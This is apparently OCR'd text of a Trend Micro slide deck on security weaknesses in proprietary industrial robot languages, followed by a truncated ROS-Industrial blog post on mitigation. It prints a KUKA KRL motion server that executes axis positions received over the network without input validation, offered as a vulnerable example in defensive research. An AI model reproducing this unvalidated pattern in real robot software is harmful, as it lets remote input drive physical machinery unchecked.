
Antoine de Saint-Exupéry, Terre des Hommes

Proprietary, Legacy Languages (2/4)

(a whole new world for IT security folks)

Proprietary Languages

Language	Vendor
RAPID	ABB
KRL	KUKA
MELFA BASIC	Mitsubishi
AS	Kawasaki
PDL2	COMAU
PacScript	DENSO
URScript	Universal-Robots
KAREL	FANUC



Automation Focused

Language	Vendor
RAPID	ABB
KRL	KUKA
MELFA BASIC	Mitsubishi
AS	Kawasaki
PDL2	COMAU
PacScript	DENSO
URScript	Universal-Robots
KAREL	FANUC

MODULE Example

```
VAR robtarget point0 := [  
    [500,500,500],[1,0,0,0],[0,0,0,0],  
    [9E+09,9E+09,9E+09,9E+09,9E+09,9E+09]];
```

```
VAR robtarget point1 := [  
    [700,500,500],[1,0,0,0],[0,0,0,0],  
    [9E+09,9E+09,9E+09,9E+09,9E+09,9E+09]];
```

```
VAR zonedata zone := z100;
```

```
PROC main()
```

```
FOR i FROM 1 TO 10 DO
```



```
    MoveJ point0, v100, zone, tool0, \WObj:=wobj0;  
    WaitTime 4;  
    MoveL point1, v100, zone, tool0, \WObj:=wobj0;
```

```
    WaitTime 5;
```

```
ENDFOR
```

```
ENDPROC
```

```
ENDMODULE
```



Handle File Resources



Vendor	File System	Directory Listing
ABB	✓	✓
KUKA	✓	
Mitsubishi	✓	
Kawasaki		
COMAU	✓	Indirect
DENSO		
Universal-Robot		
FANUC	✓	✓



Load new Code at Runtime (a.k.a. function pointers)



Vendor	File System	Directory Listing	Load Module From File	Call By Name
ABB	✓	✓	✓	✓
KUKA	✓			
Mitsubishi	✓			
Kawasaki				
COMAU	✓	Indirect	✓	✓
DENSO			✓	✓
Universal-Robots				
FANUC	✓	✓	✓	✓




Network Communication




Vendor	File System	Directory Listing	Load Module From File	Call By Name	Communication
ABB	✓	✓	✓	✓	✓
KUKA	✓				✓
Mitsubishi	✓				✓
Kawasaki					✓
COMAU	✓	Indirect	✓	✓	✓
DENSO			✓	✓	✓
Universal-Robots					✓
FANUC	✓	✓	✓	✓	✓






29


© 2020 Trend Micro Inc.






30

© 2020 Trend Micro Inc.




Lack of Awareness? (3/4)

We Asked Automation Engineers...



...what language features you use when programming robots?




Do OT Folks Talk About Security?



Security-related Keywords Mentioned

Online Community	Since	Users	Topics	Messages	Security-related Terms	
forum.adamcommunity.com	2010	33286	3783	6702	170	2.5%
dof.robotiq.com	2016	-		1500	83	5.5%
automationforum.in	2012	220	1900	7800	147	1.8%
robot-forum.com/robotforum	2006	17611	19166	90134	892	0.9%
control.com	1997	-	-	69,700	5,068	7.2%
solisplc.com/forum	2018	134	36	87	0	0.0%
forums.mrplc.com	2006	46144	33540	164787	1810	1.1%
reddit.com/r/robotics	2008	83614	-		638	-
plc.myforum.ro	2012	93948	41841	41841	1,968	4.7%
forum.universal-robots.com	2017	-	-		24	-
forums.robotstudio.com	2013	19,723	8,959	19,723	68	0.3%



Other Classes of Vulnerabilities (4/4)


(other than the path traversal case in our story)

Vulnerabilities in Industrial Robot Programs

Security-sensitive Features + Lack of Input Validation


Looking at 100 files on public repos (e.g., GitHub and GitLab), we found:

- Path Traversal (may also lead to writing)
- Unrestricted Movement Commands
- Unrestricted Function Calls



Unrestricted Movement Commands

Example: **motion servers**



The Case of Vulnerable Motion Servers

[ros-industrial / kuka_experimental](#)

Watch 30 Star 96 Fork 107

Code Issues 25 Pull requests 16 Actions Security Insights



ROS-INDUSTRIAL

Experimental packages for KUKA manipulators within ROS-Industrial (http://wiki.ros.org/kuka_experimental)

kuka ros-industrial urdf rsi ros-control

114 commits 2 branches 0 packages 0 releases 13 contributors Apache-2.0

Branch: [indigo-devel](#) New pull request Find file Clone or download


 **gavanderhoorn** readme: load badge from Kinetic devel job. ✓ Latest commit 984e1f2 on Oct 14, 2019

 **kuka_eki_hw_interface** eki_hw_interface: add cmd buffer length limit to avoid overfeeding co... 17 months ago




Unrestricted Movement Commands

Without Input Validation



Unrestricted Movement Commands

With Input Validation



A Vulnerable Motion Server

```
DEF external_movement()
    DECL axis pos_cmd

    eki_init("ExiHwInterface")
    eki_open("EkiHwInterface")

LOOP
    eki_getreal("EkiHwInterface" "RobotCommand/Pos/#A1", pos_cmd.a1)
    eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A2", pos_cmd.a2)
    eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A3", pos_cmd.a3)
    eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A4", pos_cmd.a4)
    eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A5", pos_cmd.a5)
    eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A6", pos_cmd.a6)

    PTP joint_pos_cmd
ENDLOOP
END
```





ROS-INDUSTRIAL

HOME ABOUT BLOG CONSORTIUM DEVELOPER EVENTS TUTORIALS VIDEOS

[Blog RSS](#)

To submit content for publication on the ROS-I blog, please email matt.robinson <at> rosindustrial.org (North America) or christoph.hellmann.santos<at> ipa.fraunhofer.de (Europe), or ros-i_asia@artc.a-star.edu.sg (Asia Pacific).

How to securely control your robot with ROS-Industrial

July 13, 2020

Trend Micro and Politecnico di Milano (Polimi) recently brought up a security issue with controlling industrial robots using ROS-Industrial drivers. We have worked fast to describe the mitigation for the security problem uncovered. Actually, it is quite simple, by following basic security guidelines on how to setup your network you can eliminate the described security risk at the source. Here we show how to setup secure communication between your ROS PC and your industrial robot.

In ROS-Industrial robots are connected to the ROS PC using so called motion servers. These are programs written in the OEM specific programming language that are running on the robot controller and enable receiving target values (typically axis positions) from and sending actual values as well as the robot status to the robot's ROS driver. The interface used for this communication differs from one robot OEM to another. The 